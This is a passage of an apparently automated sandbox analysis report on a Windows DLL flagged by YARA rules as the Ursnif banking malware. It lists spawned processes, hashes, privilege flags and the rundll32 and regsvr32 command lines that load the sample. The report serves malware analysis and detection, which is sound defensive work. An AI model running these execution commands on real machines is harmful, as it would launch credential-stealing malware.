JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.504841805.00000000033E8000.00000004.00000040.sdmp, Author: Joe Security<br>• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.504617318.00000000033E8000.00000004.00000040.sdmp, Author: Joe Security<br>• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.504419460.00000000033E8000.00000004.00000040.sdmp, Author: Joe Security<br>• Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000000.00000002.512650162.0000000000400000.00000040.00020000.sdmp, Author: Joe Security |
| Reputation: | high |

### File Activities

Show Windows behavior

## Analysis Process: cmd.exe PID: 2800 Parent PID: 5004

### General

| | |
|---|---|
| Start time: | 11:11:31 |
| Start date: | 10/09/2021 |
| Path: | C:\Windows\SysWOW64\cmd.exe |
| Wow64 process (32bit): | true |
| Commandline: | cmd.exe /C rundll32.exe 'C:\Users\user\Desktop\qT9Qk5aKTk.dll',#1 |
| Imagebase: | 0x870000 |
| File size: | 232960 bytes |
| MD5 hash: | F3BDBE3BB6F734E357235F4D5898582D |
| Has elevated privileges: | true |
| Has administrator privileges: | true |
| Programmed in: | C, C++ or other language |
| Reputation: | high |

### File Activities

Show Windows behavior

## Analysis Process: regsvr32.exe PID: 5828 Parent PID: 5004

### General

| | |
|---|---|
| Start time: | 11:11:31 |
| Start date: | 10/09/2021 |
| Path: | C:\Windows\SysWOW64\regsvr32.exe |
| Wow64 process (32bit): | true |
| Commandline: | regsvr32.exe /s C:\Users\user\Desktop\qT9Qk5aKTk.dll |
| Imagebase: | 0x110000 |
| File size: | 20992 bytes |
| MD5 hash: | 426E7499F6A7346F0410DEAD0805586B |
| Has elevated privileges: | true |
| Has administrator privileges: | true |
| Programmed in: | C, C++ or other language |
| Yara matches: | • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000002.00000003.474137548.0000000004CC8000.00000004.00000040.sdmp, Author: Joe Security<br>• Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000002.00000002.522835823.00000000026D0000.00000040.00020000.sdmp, Author: Joe Security<br>• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000002.00000003.473987515.0000000004CC8000.00000004.00000040.sdmp, Author: Joe Security<br>• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000002.00000003.473902712.0000000004CC8000.00000004.00000040.sdmp, Author: Joe Security<br>• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000002.00000003.474356584.0000000004CC8000.00000004.00000040.sdmp, Author: Joe Security<br>• Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000002.00000002.523877392.00000000027C0000.00000040.00000001.sdmp, Author: Joe Security<br>• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000002.00000003.474088169.0000000004CC8000.00000004.00000040.sdmp, Author: Joe Security<br>• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000002.00000002.528892428.0000000004CC8000.00000004.00000040.sdmp, Author: Joe Security<br>• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000002.00000003.474318739.0000000004CC8000.00000004.00000040.sdmp, Author: Joe Security<br>• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000002.00000003.474399932.0000000004CC8000.00000004.00000040.sdmp, Author: Joe Security<br>• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000002.00000003.474430335.0000000004CC8000.00000004.00000040.sdmp, Author: Joe Security |
| Reputation: | high |

### File Activities

Show Windows behavior

## Analysis Process: rundll32.exe PID: 1404 Parent PID: 2800

### General

| | |
|---|---|
| Start time: | 11:11:32 |
| Start date: | 10/09/2021 |
| Path: | C:\Windows\SysWOW64\rundll32.exe |
| Wow64 process (32bit): | true |
| Commandline: | rundll32.exe 'C:\Users\user\Desktop\qT9Qk5aKTk.dll',#1 |
| Imagebase: | 0x930000 |
| File size: | 61952 bytes |
| MD5 hash: | D7CA562B0DB4F4DD0F03A89A1FDAD63D |
| Has elevated privileges: | true |
| Has administrator privileges: | true |
| Programmed in: | C, C++ or other language |

| | |
|---|---|
| Yara matches: | • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.322676857.0000000005168000.00000004.00000040.sdmp, Author: Joe Security<br>• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.322202508.0000000005168000.00000004.00000040.sdmp, Author: Joe Security<br>• Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000003.00000002.522287201.0000000002CF0000.00000040.00000001.sdmp, Author: Joe Security<br>• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.322499280.0000000005168000.00000004.00000040.sdmp, Author: Joe Security<br>• Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000003.00000002.513121198.0000000000400000.00000040.00020000.sdmp, Author: Joe Security<br>• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.322381939.0000000005168000.00000004.00000040.sdmp, Author: Joe Security<br>• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.322406561.0000000005168000.00000004.00000040.sdmp, Author: Joe Security<br>• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.322337741.0000000005168000.00000004.00000040.sdmp, Author: Joe Security<br>• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.322575665.0000000005168000.00000004.00000040.sdmp, Author: Joe Security<br>• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000002.530985686.0000000005168000.00000004.00000040.sdmp, Author: Joe Security<br>• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.322291731.0000000005168000.00000004.00000040.sdmp, Author: Joe Security |
| Reputation: | high |

### File Activities

Show Windows behavior

## Analysis Process: iexplore.exe PID: 2760 Parent PID: 5004

### General

| | |
|---|---|
| Start time: | 11:11:32 |
| Start date: | 10/09/2021 |
| Path: | C:\Program Files\internet explorer\iexplore.exe |
| Wow64 process (32bit): | false |
| Commandline: | C:\Program Files\Internet Explorer\iexplore.exe |
| Imagebase: | 0x7ff6b63b0000 |
| File size: | 823560 bytes |
| MD5 hash: | 6465CB92B25A7BC1DF8E01D8AC5E7596 |
| Has elevated privileges: | true |
| Has administrator privileges: | true |
| Programmed in: | C, C++ or other language |
| Reputation: | high |

### File Activities

Show Windows behavior

### Registry Activities

Show Windows behavior

## Analysis Process: rundll32.exe PID: 2448 Parent PID: 5004

### General

| | |
|---|---|
| Start time: | 11:11:33 |
| Start date: | 10/09/2021 |
| Path: | C:\Windows\SysWOW64\rundll32.exe |
| Wow64 process (32bit): | true |
| Commandline: | rundll32.exe C:\Users\user\Desktop\qT9Qk5aKTk.dll,Aquatically |
| Imagebase: | 0x930000 |

| | |
|---|---|
| File size: | 61952 bytes |
| MD5 hash: | D7CA562B0DB4F4DD0F03A89A1FDAD63D |
| Has elevated privileges: | true |
| Has administrator privileges: | true |
| Programmed in: | C, C++ or other language |
| Yara matches: | • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000005.00000002.294274391.0000000003610000.00000040.00000001.sdmp, Author: Joe Security |
| Reputation: | high |

**File Activities** Show Windows behavior

## Analysis Process: iexplore.exe PID: 1112 Parent PID: 2760

### General

| | |
|---|---|
| Start time: | 11:11:33 |
| Start date: | 10/09/2021 |
| Path: | C:\Program Files (x86)\Internet Explorer\iexplore.exe |
| Wow64 process (32bit): | true |
| Commandline: | 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:2760 CREDAT:17410 /prefetch:2 |
| Imagebase: | 0x12f0000 |
| File size: | 822536 bytes |
| MD5 hash: | 071277CC2E3DF41EEEA8013E2AB58D5A |
| Has elevated privileges: | true |
| Has administrator privileges: | true |
| Programmed in: | C, C++ or other language |
| Reputation: | high |

## Analysis Process: rundll32.exe PID: 5440 Parent PID: 5004

### General

| | |
|---|---|
| Start time: | 11:11:36 |
| Start date: | 10/09/2021 |
| Path: | C:\Windows\SysWOW64\rundll32.exe |
| Wow64 process (32bit): | true |
| Commandline: | rundll32.exe C:\Users\user\Desktop\qT9Qk5aKTk.dll,Episodically |
| Imagebase: | 0x930000 |
| File size: | 61952 bytes |
| MD5 hash: | D7CA562B0DB4F4DD0F03A89A1FDAD63D |
| Has elevated privileges: | true |
| Has administrator privileges: | true |
| Programmed in: | C, C++ or other language |
| Yara matches: | • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000007.00000002.305530234.00000000047E0000.00000040.00000001.sdmp, Author: Joe Security |
| Reputation: | high |

## Analysis Process: rundll32.exe PID: 6296 Parent PID: 5004

### General

| | |
|---|---|
| Start time: | 11:11:40 |
| Start date: | 10/09/2021 |
| Path: | C:\Windows\SysWOW64\rundll32.exe |
| Wow64 process (32bit): | true |
| Commandline: | rundll32.exe C:\Users\user\Desktop\qT9Qk5aKTk.dll,Kakapo |

| | |
|---|---|
| Imagebase: | 0x930000 |
| File size: | 61952 bytes |
| MD5 hash: | D7CA562B0DB4F4DD0F03A89A1FDAD63D |
| Has elevated privileges: | true |
| Has administrator privileges: | true |
| Programmed in: | C, C++ or other language |
| Yara matches: | • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000009.00000002.310878760.00000000033B0000.00000040.00000001.sdmp, Author: Joe Security |

## Analysis Process: rundll32.exe PID: 6440 Parent PID: 5004

### General

| | |
|---|---|
| Start time: | 11:11:44 |
| Start date: | 10/09/2021 |
| Path: | C:\Windows\SysWOW64\rundll32.exe |
| Wow64 process (32bit): | true |
| Commandline: | rundll32.exe C:\Users\user\Desktop\qT9Qk5aKTk.dll,Overdistantness |
| Imagebase: | 0x930000 |
| File size: | 61952 bytes |
| MD5 hash: | D7CA562B0DB4F4DD0F03A89A1FDAD63D |
| Has elevated privileges: | true |
| Has administrator privileges: | true |
| Programmed in: | C, C++ or other language |
| Yara matches: | • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 0000000A.00000002.320841608.00000000007F0000.00000040.00000001.sdmp, Author: Joe Security |

## Analysis Process: rundll32.exe PID: 6540 Parent PID: 5004

### General

| | |
|---|---|
| Start time: | 11:11:48 |
| Start date: | 10/09/2021 |
| Path: | C:\Windows\SysWOW64\rundll32.exe |
| Wow64 process (32bit): | true |
| Commandline: | rundll32.exe C:\Users\user\Desktop\qT9Qk5aKTk.dll,Pseudopodal |
| Imagebase: | 0x930000 |
| File size: | 61952 bytes |
| MD5 hash: | D7CA562B0DB4F4DD0F03A89A1FDAD63D |
| Has elevated privileges: | true |
| Has administrator privileges: | true |
| Programmed in: | C, C++ or other language |
| Yara matches: | • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 0000000C.00000002.329480680.0000000002BA0000.00000040.00000001.sdmp, Author: Joe Security |

## Analysis Process: iexplore.exe PID: 6664 Parent PID: 2760

### General

| | |
|---|---|
| Start time: | 11:11:49 |
| Start date: | 10/09/2021 |
| Path: | C:\Program Files (x86)\Internet Explorer\iexplore.exe |
| Wow64 process (32bit): | true |
| Commandline: | 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:2760 CREDAT:82962 /prefetch:2 |
| Imagebase: | 0x12f0000 |
| File size: | 822536 bytes |

| | |
|---|---|
| MD5 hash: | 071277CC2E3DF41EEEA8013E2AB58D5A |
| Has elevated privileges: | true |
| Has administrator privileges: | true |
| Programmed in: | C, C++ or other language |

## Analysis Process: rundll32.exe PID: 6840 Parent PID: 5004

### General

| | |
|---|---|
| Start time: | 11:11:52 |
| Start date: | 10/09/2021 |
| Path: | C:\Windows\SysWOW64\rundll32.exe |
| Wow64 process (32bit): | true |
| Commandline: | rundll32.exe C:\Users\user\Desktop\qT9Qk5aKTk.dll,Microphage |
| Imagebase: | 0x930000 |
| File size: | 61952 bytes |
| MD5 hash: | D7CA562B0DB4F4DD0F03A89A1FDAD63D |
| Has elevated privileges: | true |
| Has administrator privileges: | true |
| Programmed in: | C, C++ or other language |
| Yara matches: | • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000013.00000000.345060840.0000000000400000.00000040.00020000.sdmp, Author: Joe Security<br>• Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000013.00000000.340961934.0000000000400000.00000040.00020000.sdmp, Author: Joe Security<br>• Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000013.00000000.346648661.00000000032A0000.00000040.00000001.sdmp, Author: Joe Security<br>• Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000013.00000002.433128810.0000000000400000.00000040.00020000.sdmp, Author: Joe Security<br>• Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000013.00000002.438165350.00000000032A0000.00000040.00000001.sdmp, Author: Joe Security<br>• Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000013.00000000.342868805.00000000032A0000.00000040.00000001.sdmp, Author: Joe Security |

## Analysis Process: rundll32.exe PID: 7160 Parent PID: 5004

### General

| | |
|---|---|
| Start time: | 11:11:55 |
| Start date: | 10/09/2021 |
| Path: | C:\Windows\SysWOW64\rundll32.exe |
| Wow64 process (32bit): | true |
| Commandline: | rundll32.exe C:\Users\user\Desktop\qT9Qk5aKTk.dll,Cytost |
| Imagebase: | 0x930000 |
| File size: | 61952 bytes |
| MD5 hash: | D7CA562B0DB4F4DD0F03A89A1FDAD63D |
| Has elevated privileges: | true |
| Has administrator privileges: | true |
| Programmed in: | C, C++ or other language |
| Yara matches: | • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000018.00000002.347833864.0000000000920000.00000040.00000001.sdmp, Author: Joe Security |

## Analysis Process: rundll32.exe PID: 2736 Parent PID: 5004

### General

| | |
|---|---|
| Start time: | 11:11:59 |

| | |
|---|---|
| Start date: | 10/09/2021 |
| Path: | C:\Windows\SysWOW64\rundll32.exe |
| Wow64 process (32bit): | true |
| Commandline: | rundll32.exe C:\Users\user\Desktop\qT9Qk5aKTk.dll,Reattach |
| Imagebase: | 0x930000 |
| File size: | 61952 bytes |
| MD5 hash: | D7CA562B0DB4F4DD0F03A89A1FDAD63D |
| Has elevated privileges: | true |
| Has administrator privileges: | true |
| Programmed in: | C, C++ or other language |
| Yara matches: | • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000019.00000000.366167651.0000000000510000.00000040.00000001.sdmp, Author: Joe Security<br>• Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000019.00000002.459018631.0000000000510000.00000040.00000001.sdmp, Author: Joe Security<br>• Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000019.00000000.364022083.0000000003EF0000.00000040.00020000.sdmp, Author: Joe Security<br>• Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000019.00000000.371029885.0000000003EF0000.00000040.00020000.sdmp, Author: Joe Security<br>• Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000019.00000000.361319898.0000000000510000.00000040.00000001.sdmp, Author: Joe Security |

## Analysis Process: rundll32.exe PID: 4844 Parent PID: 5004

### General

| | |
|---|---|
| Start time: | 11:12:02 |
| Start date: | 10/09/2021 |
| Path: | C:\Windows\SysWOW64\rundll32.exe |
| Wow64 process (32bit): | true |
| Commandline: | rundll32.exe C:\Users\user\Desktop\qT9Qk5aKTk.dll,Vigia |
| Imagebase: | 0x930000 |
| File size: | 61952 bytes |
| MD5 hash: | D7CA562B0DB4F4DD0F03A89A1FDAD63D |
| Has elevated privileges: | true |
| Has administrator privileges: | true |
| Programmed in: | C, C++ or other language |
| Yara matches: | • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 0000001B.00000002.372926133.00000000049A0000.00000040.00000001.sdmp, Author: Joe Security |

## Analysis Process: rundll32.exe PID: 5680 Parent PID: 5004

### General

| | |
|---|---|
| Start time: | 11:12:08 |
| Start date: | 10/09/2021 |
| Path: | C:\Windows\SysWOW64\rundll32.exe |
| Wow64 process (32bit): | true |
| Commandline: | rundll32.exe C:\Users\user\Desktop\qT9Qk5aKTk.dll,Preallable |
| Imagebase: | 0x930000 |
| File size: | 61952 bytes |
| MD5 hash: | D7CA562B0DB4F4DD0F03A89A1FDAD63D |
| Has elevated privileges: | true |
| Has administrator privileges: | true |
| Programmed in: | C, C++ or other language |
| Yara matches: | • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 0000001D.00000002.380004706.00000000029F0000.00000040.00000001.sdmp, Author: Joe Security |

## Analysis Process: rundll32.exe PID: 4196 Parent PID: 5004

### General

| | |
|---|---|
| Start time: | 11:12:12 |
| Start date: | 10/09/2021 |
| Path: | C:\Windows\SysWOW64\rundll32.exe |
| Wow64 process (32bit): | true |
| Commandline: | rundll32.exe C:\Users\user\Desktop\qT9Qk5aKTk.dll,Amphistomous |
| Imagebase: | 0x930000 |
| File size: | 61952 bytes |
| MD5 hash: | D7CA562B0DB4F4DD0F03A89A1FDAD63D |
| Has elevated privileges: | true |
| Has administrator privileges: | true |
| Programmed in: | C, C++ or other language |
| Yara matches: | • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 0000001E.00000002.389489795.00000000029F0000.00000040.00000001.sdmp, Author: Joe Security |

## Analysis Process: rundll32.exe PID: 4868 Parent PID: 5004

### General

| | |
|---|---|
| Start time: | 11:12:15 |
| Start date: | 10/09/2021 |
| Path: | C:\Windows\SysWOW64\rundll32.exe |
| Wow64 process (32bit): | true |
| Commandline: | rundll32.exe C:\Users\user\Desktop\qT9Qk5aKTk.dll,DllRegisterServer |
| Imagebase: | 0x930000 |
| File size: | 61952 bytes |
| MD5 hash: | D7CA562B0DB4F4DD0F03A89A1FDAD63D |
| Has elevated privileges: | true |
| Has administrator privileges: | true |
| Programmed in: | C, C++ or other language |
| Yara matches: | • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000021.00000002.520736013.0000000002DF0000.00000040.00000001.sdmp, Author: Joe Security<br>• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000021.00000003.417091528.00000000056A8000.00000004.00000040.sdmp, Author: Joe Security<br>• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000021.00000002.530490300.00000000056A8000.00000004.00000040.sdmp, Author: Joe Security<br>• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000021.00000003.416892582.00000000056A8000.00000004.00000040.sdmp, Author: Joe Security<br>• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000021.00000003.416449935.00000000056A8000.00000004.00000040.sdmp, Author: Joe Security<br>• Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000021.00000002.512763307.0000000000400000.00000040.00020000.sdmp, Author: Joe Security<br>• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000021.00000003.417147272.00000000056A8000.00000004.00000040.sdmp, Author: Joe Security<br>• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000021.00000003.416620379.00000000056A8000.00000004.00000040.sdmp, Author: Joe Security<br>• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000021.00000003.417041948.00000000056A8000.00000004.00000040.sdmp, Author: Joe Security<br>• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000021.00000003.416772424.00000000056A8000.00000004.00000040.sdmp, Author: Joe Security<br>• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000021.00000003.416968580.00000000056A8000.00000004.00000040.sdmp, Author: Joe Security |

## Analysis Process: rundll32.exe PID: 580 Parent PID: 5004

### General

| | |
|---|---|
| Start time: | 11:12:19 |
| Start date: | 10/09/2021 |
| Path: | C:\Windows\SysWOW64\rundll32.exe |
| Wow64 process (32bit): | true |
| Commandline: | rundll32.exe C:\Users\user\Desktop\qT9Qk5aKTk.dll,Americanistic |
| Imagebase: | 0x930000 |
| File size: | 61952 bytes |
| MD5 hash: | D7CA562B0DB4F4DD0F03A89A1FDAD63D |
| Has elevated privileges: | true |
| Has administrator privileges: | true |
| Programmed in: | C, C++ or other language |
| Yara matches: | • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000022.00000002.426506350.00000000007B0000.00000040.00000001.sdmp, Author: Joe Security |

## Analysis Process: WerFault.exe PID: 6316 Parent PID: 6840

### General

| | |
|---|---|
| Start time: | 11:12:20 |
| Start date: | 10/09/2021 |
| Path: | C:\Windows\SysWOW64\WerFault.exe |
| Wow64 process (32bit): | true |
| Commandline: | C:\Windows\SysWOW64\WerFault.exe -u -p 6840 -s 820 |
| Imagebase: | 0x260000 |
| File size: | 434592 bytes |
| MD5 hash: | 9E2B8ACAD48ECCA55C0230D63623661B |
| Has elevated privileges: | true |
| Has administrator privileges: | true |
| Programmed in: | C, C++ or other language |

## Analysis Process: rundll32.exe PID: 7044 Parent PID: 5004

### General

| | |
|---|---|
| Start time: | 11:12:23 |
| Start date: | 10/09/2021 |
| Path: | C:\Windows\SysWOW64\rundll32.exe |
| Wow64 process (32bit): | true |
| Commandline: | rundll32.exe C:\Users\user\Desktop\qT9Qk5aKTk.dll,Suprahumanity |
| Imagebase: | 0x930000 |
| File size: | 61952 bytes |
| MD5 hash: | D7CA562B0DB4F4DD0F03A89A1FDAD63D |
| Has elevated privileges: | true |
| Has administrator privileges: | true |
| Programmed in: | C, C++ or other language |
| Yara matches: | • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000024.00000002.420794237.0000000002A00000.00000040.00000001.sdmp, Author: Joe Security |

## Analysis Process: rundll32.exe PID: 6660 Parent PID: 5004

### General

| | |
|---|---|
| Start time: | 11:12:26 |
| Start date: | 10/09/2021 |
| Path: | C:\Windows\SysWOW64\rundll32.exe |

| | |
|---|---|
| Wow64 process (32bit): | true |
| Commandline: | rundll32.exe C:\Users\user\Desktop\qT9Qk5aKTk.dll,Eupyrchroite |
| Imagebase: | 0x930000 |
| File size: | 61952 bytes |
| MD5 hash: | D7CA562B0DB4F4DD0F03A89A1FDAD63D |
| Has elevated privileges: | true |
| Has administrator privileges: | true |
| Programmed in: | C, C++ or other language |
| Yara matches: | • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000026.00000002.477089969.0000000000610000.00000040.00000001.sdmp, Author: Joe Security |

## Analysis Process: iexplore.exe PID: 3340 Parent PID: 2760

### General

| | |
|---|---|
| Start time: | 11:12:27 |
| Start date: | 10/09/2021 |
| Path: | C:\Program Files (x86)\Internet Explorer\iexplore.exe |
| Wow64 process (32bit): | true |
| Commandline: | 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:2760 CREDAT:17428 /prefetch:2 |
| Imagebase: | 0x12f0000 |
| File size: | 822536 bytes |
| MD5 hash: | 071277CC2E3DF41EEEA8013E2AB58D5A |
| Has elevated privileges: | true |
| Has administrator privileges: | true |
| Programmed in: | C, C++ or other language |

## Analysis Process: rundll32.exe PID: 6668 Parent PID: 5004

### General

| | |
|---|---|
| Start time: | 11:12:30 |
| Start date: | 10/09/2021 |
| Path: | C:\Windows\SysWOW64\rundll32.exe |
| Wow64 process (32bit): | true |
| Commandline: | rundll32.exe C:\Users\user\Desktop\qT9Qk5aKTk.dll,Splitbeak |
| Imagebase: | 0x930000 |
| File size: | 61952 bytes |
| MD5 hash: | D7CA562B0DB4F4DD0F03A89A1FDAD63D |
| Has elevated privileges: | true |
| Has administrator privileges: | true |
| Programmed in: | C, C++ or other language |
| Yara matches: | • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000028.00000002.441408261.0000000002AD0000.00000040.00000001.sdmp, Author: Joe Security |

## Analysis Process: WerFault.exe PID: 1020 Parent PID: 2736

### General

| | |
|---|---|
| Start time: | 11:12:31 |
| Start date: | 10/09/2021 |
| Path: | C:\Windows\SysWOW64\WerFault.exe |
| Wow64 process (32bit): | true |
| Commandline: | C:\Windows\SysWOW64\WerFault.exe -u -p 2736 -s 816 |
| Imagebase: | 0x260000 |
| File size: | 434592 bytes |

| | |
|---|---|
| MD5 hash: | 9E2B8ACAD48ECCA55C0230D63623661B |
| Has elevated privileges: | true |
| Has administrator privileges: | true |
| Programmed in: | C, C++ or other language |

## Analysis Process: iexplore.exe PID: 5784 Parent PID: 2760

### General

| | |
|---|---|
| Start time: | 11:12:32 |
| Start date: | 10/09/2021 |
| Path: | C:\Program Files (x86)\Internet Explorer\iexplore.exe |
| Wow64 process (32bit): | true |
| Commandline: | 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:2760 CREDAT:82974 /prefetch:2 |
| Imagebase: | 0x12f0000 |
| File size: | 822536 bytes |
| MD5 hash: | 071277CC2E3DF41EEEA8013E2AB58D5A |
| Has elevated privileges: | true |
| Has administrator privileges: | true |
| Programmed in: | C, C++ or other language |

## Analysis Process: rundll32.exe PID: 1744 Parent PID: 5004

### General

| | |
|---|---|
| Start time: | 11:12:35 |
| Start date: | 10/09/2021 |
| Path: | C:\Windows\SysWOW64\rundll32.exe |
| Wow64 process (32bit): | true |
| Commandline: | rundll32.exe C:\Users\user\Desktop\qT9Qk5aKTk.dll,Andirin |
| Imagebase: | 0x930000 |
| File size: | 61952 bytes |
| MD5 hash: | D7CA562B0DB4F4DD0F03A89A1FDAD63D |
| Has elevated privileges: | true |
| Has administrator privileges: | true |
| Programmed in: | C, C++ or other language |
| Yara matches: | • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 0000002B.00000002.464297747.00000000029F0000.00000040.00000001.sdmp, Author: Joe Security |

## Analysis Process: rundll32.exe PID: 7100 Parent PID: 5004

### General

| | |
|---|---|
| Start time: | 11:12:39 |
| Start date: | 10/09/2021 |
| Path: | C:\Windows\SysWOW64\rundll32.exe |
| Wow64 process (32bit): | true |
| Commandline: | rundll32.exe C:\Users\user\Desktop\qT9Qk5aKTk.dll,Drail |
| Imagebase: | 0x930000 |
| File size: | 61952 bytes |
| MD5 hash: | D7CA562B0DB4F4DD0F03A89A1FDAD63D |
| Has elevated privileges: | true |
| Has administrator privileges: | true |
| Programmed in: | C, C++ or other language |

| | |
|---|---|
| Yara matches: | • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 0000002C.00000003.488597994.0000000006C68000.00000004.00000040.sdmp, Author: Joe Security<br>• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 0000002C.00000003.488543169.0000000006C68000.00000004.00000040.sdmp, Author: Joe Security<br>• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 0000002C.00000003.488696812.0000000006C68000.00000004.00000040.sdmp, Author: Joe Security<br>• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 0000002C.00000003.488440717.0000000006C68000.00000004.00000040.sdmp, Author: Joe Security<br>• Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 0000002C.00000002.502483591.00000000029F0000.00000040.00000001.sdmp, Author: Joe Security<br>• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 0000002C.00000003.488723167.0000000006C68000.00000004.00000040.sdmp, Author: Joe Security<br>• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 0000002C.00000003.488754897.0000000006C68000.00000004.00000040.sdmp, Author: Joe Security<br>• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 0000002C.00000003.488667528.0000000006C68000.00000004.00000040.sdmp, Author: Joe Security<br>• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 0000002C.00000003.488635694.0000000006C68000.00000004.00000040.sdmp, Author: Joe Security |

# Disassembly

## Code Analysis



Copyright Joe Security LLC 2021